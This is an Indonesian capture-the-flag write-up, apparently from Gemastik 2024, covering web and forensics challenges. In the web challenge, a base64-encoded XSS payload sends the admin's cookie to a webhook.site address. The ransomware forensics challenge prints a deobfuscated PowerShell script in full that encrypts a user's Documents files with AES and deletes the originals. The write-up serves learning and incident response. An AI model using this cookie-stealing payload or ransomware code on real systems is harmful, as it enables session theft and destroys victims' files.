
Solusi
Berikut adalah solusi untuk melakukan pencurian cookie admin pada soal Karbit:

1. Encode payload dalam bentuk base64
2. Siapkan url dengan bentuk sebagai berikut:
   http://proxy/#PGltZyBzcmM9eC8vL29uZXJyb3I9d2luZG93LmxvY2F0aW9uPWBodHRwczovL3dlYmhvb2suc2l0ZS83MjhkMDcyOS03NTUzLTQyMzctODQ4Ni02NDU0MTk1NDNiMzI/Yz0ke2RvY3VtZW50LmNvb2tpZX1gLy8+
3. Kemudian masukkan url pada form bot report
4. Bot akan mengakses url tersebut dan kode javascript akan tereksekusi
5. Cookie admin berhasil dicuri

Hasil
1. Memasukkan url ke report:



2. Cookie berhasil dicuri:


Request Details
Permalink
Raw content
Copy as
GET
https://webhook.site/728d0729-7553-4237-8486-645419543b32?c=flag=gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}
Host
143.198.216.92
Whois
Shodan
Netify
Censys
VirusTotal
Date
04/08/2024 16.14.01 (6 jam yang lalu)
Size
0 bytes
Time
0.000 sec
ID
6077777b-5a32-47f4-b236-6c51c5171a14
Note
Add Note
Query strings
c
flag=gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}

FORENSIC


Baby Structured


Flag: gemastik{g0t_cr0pped_by_structur3}

Deskripsi
my friend sent me a picture, but she say its got 'cropped'. can you recover it?

Author: blacosuru

Informasi Terkait Soal
Diberikan sebuah file tanpa extension, zhezhi_____, yang tidak bisa langsung dibuka.





Pendekatan

Karena terdapat error **IHDR: CRC error**, dapat disimpulkan file ini adalah file image (png). Dari sini *challenge* ini sudah jelas meminta kita untuk melakukan **perbaikan** pada image, dan di ***uncrop***. Untuk melakukan perbaikan pada image, tool yang dipakai yaitu **PCRT** (https://github.com/sherlly/PCRT), kemudian tool untuk melakukan *uncrop* bisa melalui **TweakPNG**.

Solusi


1. Gunakan PCRT dengan command berikut:

```
python2.7 PCRT.py -i path/ke/file/zhezhi_______ -o output
```

```
        ____   ____ ____ _____
       |  _ \ / ___|  _ \_   _|
       | |_) | |   | |_) || |
       |  __/| |___|  _ < | |
       |_|    \____|_| \_\|_|

       PNG Check & Repair Tool

Project address: https://github.com/sherlly/PCRT
Author: sherlly
Version: 1.1

[Finished] Correct PNG header
[Detected] Error IHDR CRC found! (offset: 0x1D)
chunk crc: A5AE0F88
correct crc: 03D9043C
[Notice] Try fixing it? (y or n) [default:y] y
[Finished] Successfully fix crc
[Finished] IHDR chunk check complete (offset: 0x8)
[Finished] Correct IDAT chunk data length (offset: 0x53 length: FFA5)
[Finished] Correct IDAT CRC (offset: 0x10000): CFA2B0B0
```


Note: Masih ada error di block IDAT, tetapi dapat dibiarkan karena fokus utama yaitu IHDR.

2. Edit file dengan TweakPNG, tambahkan height misal menjadi 800




Hasil

1. Hasil PCRT



2. Hasil TweakPNG



Ruze

Flag: gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

Deskripsi

You are a DFIR Consultant, you got a client (MR. K) who has a ransomware problem, where when he installs something suddenly his device reboots and his files suddenly disappear, and there are files that confirm that he was hit by ransomware. can you help him?

Note : Dont execute the malicious file on your computer!

Note : Remember you are a DFIR Consultant, not a malware consultant who focus to analyze the ransomware file!

you can download the file you need in here :


https://mega.nz/file/Ln53ARjT#ZUwOX1WBfTsRjgjsYgsHB5xr6d4pGNpVPr8N3kl6WhI

Password : 1nip4ssw0rdny4

Author: blacowhait

Informasi Terkait Soal


Diberikan sebuah zip (forensic-ruze.zip), yang jika di*extract* berisi file .ad1, yaitu forensic-ruze.ad1.




Pendekatan

Setelah mencari informasi terkait apa itu file .ad1, ternyata file .ad1 merupakan sebuah file image yang bisa di*explore* melalui aplikasi seperti Autopsy atau FTK Imager. Disini saya memakai **FTK Imager** (melalui Wine).

Disini kita sudah bisa melakukan eksplorasi terhadap file image ini. Hal utama yang saya sadari yaitu file image ini berada di C:\Users, sehingga untuk melakukan pengecekan *log* sepertinya bukan *objective* dari challenge ini. Setelah menyusuri folder-folder yang ada, terdapat beberapa file yang menarik:




Kita coba cek file pertama dulu, yang diduga merupakan malware yang menyebabkan *ransomware* di VirusTotal.



Ternyata benar, file ini merupakan malwarenya. Terdapat satu file lagi (Readme.txtx) yang dibuat oleh file ini yang berisi *fake bitcoin address*.

Karena soal ini mengingatkan kita bahwa skenario kita yaitu sebagai DFIR Consultant, bukan Malware Analyst jadi sepertinya tidak perlu dilakukan pengecekan lebih lanjut di file ini. Kita bisa lanjut ke file kedua, yaitu **Console.bat**.

Terlihat bahwa ini merupakan *encoding* **base64**, sehingga kita masukkan ke CyberChef untuk proses decoding.




Kita tambahkan ***remove null bytes***, dan dapat terlihat instruksi-instruksi yang didapat. Tetapi, banyak kata yang terbalik, urutannya juga terbalik, jadi kita ***reverse/deobfuscate*** terlebih dahulu, dan hasilnya:

```
$KsjiBD = "function Encrypt-File {param
([string]$D783C0,[string]$EC38E1,[string]$6766A9,[string]$92EE28);$4099D
1 = [System.Text.Encoding]::UTF8.GetBytes($6766A9);$68263A =
[System.Text.Encoding]::UTF8.GetBytes($92EE28);if ($4099D1.Length -ne 16
-and $4099D1.Length -ne 24 -and $4099D1.Length -ne 32) {throw
"ERROR"};if ($68263A.Length -ne 16) {throw "ERROR"};$88DB2B = New-Object
"System.Security.Cryptography.AesManaged";$88DB2B.Key =
$4099D1;$88DB2B.IV = $68263A;$88DB2B.Mode =
[System.Security.Cryptography.CipherMode]::CBC;$88DB2B.Padding =
[System.Security.Cryptography.PaddingMode]::PKCS7;$BDAE58 =
[System.IO.File]::ReadAllBytes($D783C0);$FF85F8 =
$88DB2B.CreateEncryptor();$42B0F0 = $FF85F8.TransformFinalBlock($BDAE58,
0, $BDAE58.Length);;[byte[]] $C81F44 = $88DB2B.IV +
$42B0F0;$88DB2B.Dispose();Write-Output $EC38E1;$8F3762 =
[System.IO.File]::WriteAllBytes($EC38E1, $C81F44);Write-Output
"done";Remove-Item -Path $D783C0};$18FDDF = "C:\Users\" + $Env:UserName
+ "\Documents";$F9C9CA = $18FDDF;$069690 = "C:\Users\" + $Env:UserName +
"\AppData\Local\Microsoft\Garage";try {New-Item -Path $069690 -ItemType
Directory -ErrorAction Stop} catch [System.IO.IOException] {"Already
Exist!"};$069E60 = "HKCU:\Software\Microsoft\Windows
NT\CurrentVersion\02e7a9afbb77";$6766A9 = (Get-ItemProperty -Path
$069E60 -Name "59e2beee1b06")."59e2beee1b06";$92EE28 = (Get-ItemProperty
-Path $069E60 -Name "076a2843f321")."076a2843f321";Write-Output
$6766A9;if (-not (Test-Path -Path $069E60)) {New-Item -ItemType
Directory -Path $069E60};$1F8435 = Get-ChildItem -Path $F9C9CA
-File;foreach ($C9B5EC in $1F8435) {$D783C0 = $C9B5EC.FullName;$EC38E1 =
Join-Path -Path $069690 -ChildPath $C9B5EC.Name;Encrypt-File $D783C0
$EC38E1 $6766A9 $92EE28};Write-Output "dones""; $XSjdsFV = $KsjiBD[-1 ..
-$KsjiBD.Length]; $ACbxSDi = (-join $XSjdsFV); iex $ACbxSDi
```

Terlihat ada penggunaan **AES-CBC**, di directory `\AppData\Local\Microsoft\Garage`, yang merupakan file menarik yang kita temukan tadi. Jadi *objective* kita di *challenge* ini adalah untuk melakukan ***decryption*** di file-file menarik yang ada di \AppData\Local\Microsoft\
Garage (1 pdf, 2 video). Sehingga kita perlu mencari key dan iv AES di directory `HKCU:\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77`. Directory ini merupakan registry, sehingga kita perlu mencari cara untuk mengakses registry yang ada di image ini.

Setelah mencari informasi terkait cara mengakses registry di file image yang hanya memiliki C:\Users, ternyata kita bisa memakai **NTUSER.DAT** sebagai Hive dan di Load ke suatu Registry Viewer/Explorer (bukan Registry Editor Windows). Disini saya memakai **RegistrySpy** (https://github.com/andyjsmith/Registry-Spy).



Melalui hasil *decrypt* diatas, kita mengetahui bahwa **59e2beee1b06** merupakan key, dan **076a2843f321** merupakan iv. Sehingga kita bisa memakai dua value diatas dan mendapatkan:

```
key = 'ea0aaa5d53dddfe1'
iv = '15ccfc351be2d69c
```

